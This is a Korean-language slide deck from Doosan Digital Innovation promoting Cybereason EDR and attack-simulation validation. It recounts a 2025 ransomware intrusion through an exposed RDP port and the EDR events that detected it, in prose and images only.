



DOOSAN

Cybereason

EDR, 제대로 보고 있는가
- 공격 시뮬레이션으로 검증하는 탐지와 대응

“ We are Cybereason Defenders ”

두산디지털이노베이션

DOOSAN DIGITAL INNOVATION

DDI 디지털서비스본부 보안사업팀 **류대원 수석**

EMAIL daewon.ryu@doosan.com

- [現] (주) 두산 디지털이노베이션 보안사업 기술 담당
- [現] Cybereason EDR Senior Engineer
- [現] Cyber Intelligence Analysis Leader
- [前] 고객사 침해사고 분석 파트장
- [前] 고객사 SOAR/EDR 도입 및 고도화 프로젝트 수행
- 동국대학교 국제정보보호대학원 정보보호학과 졸업



CONTENTS

01

침해사고 발생 사례로 보는 EDR 검증 공격 시뮬레이션의 중요성

- 2025년 상반기 RaaS 해킹 그룹의 침투 및 주요서버 암호화 사례

02

공격 시뮬레이션을 통한 실제 위협 재현

- Windows: AD 서버를 표적으로 한 다양한 공격 시나리오 기반 시뮬레이션 검증 및 행위 분석

- Linux: 다양한 Linux 위협 행위 재현 및 EDR 탐지 검증


03

사이버리즌 EDR 소개 및 특징점

**침해사고 발생 사례로 보는
EDR 검증 공격 시뮬레이션의 중요성**

2025년 상반기 침해사고 발생 사례

○ 침해사고 공격 흐름도 및 개요 (2025 상반기 발생 침해사고 건)




외주업체로부터 **Open된 3389 포트**를 통해 관리자(Administrator) 권한으로 침투대상 조직 內 원격접속 시도 및 다수 악성 Tool 실행 및 정보유출 그리고, 랜섬웨어 감염이 확인되었습니다

○ 침해사고 관련 EDR 탐지 이벤트 확인

Confidential and Proprietary. Copyright 2025 Cybereason. All rights reserved.


EDR에서 탐지된 이벤트를 통해 최초 침해사고 발생 시점에 공격자가 사용한 악성 Tool 및 Powershell을 통한 랜섬웨어 감염 등 다수 악성 이벤트 발생을 확인하였습니다

○ 탐지 이벤트 상세분석 - dcontrol.exe 발생 이벤트 확인




상세 이벤트 분석 前 탐지된 이벤트 내역을 통해 2025-03-13, 00:21:06부,
공격자에 의한 System 권한상승 및 MS Defender 비활성화 악성 Tool 사용이 확인되었습니다.


○ 탐지 이벤트 상세분석 – EDR 이벤트 자동화된 상관관계 분석



○ 탐지 이벤트 상세분석 – EDR 이벤트 타임라인

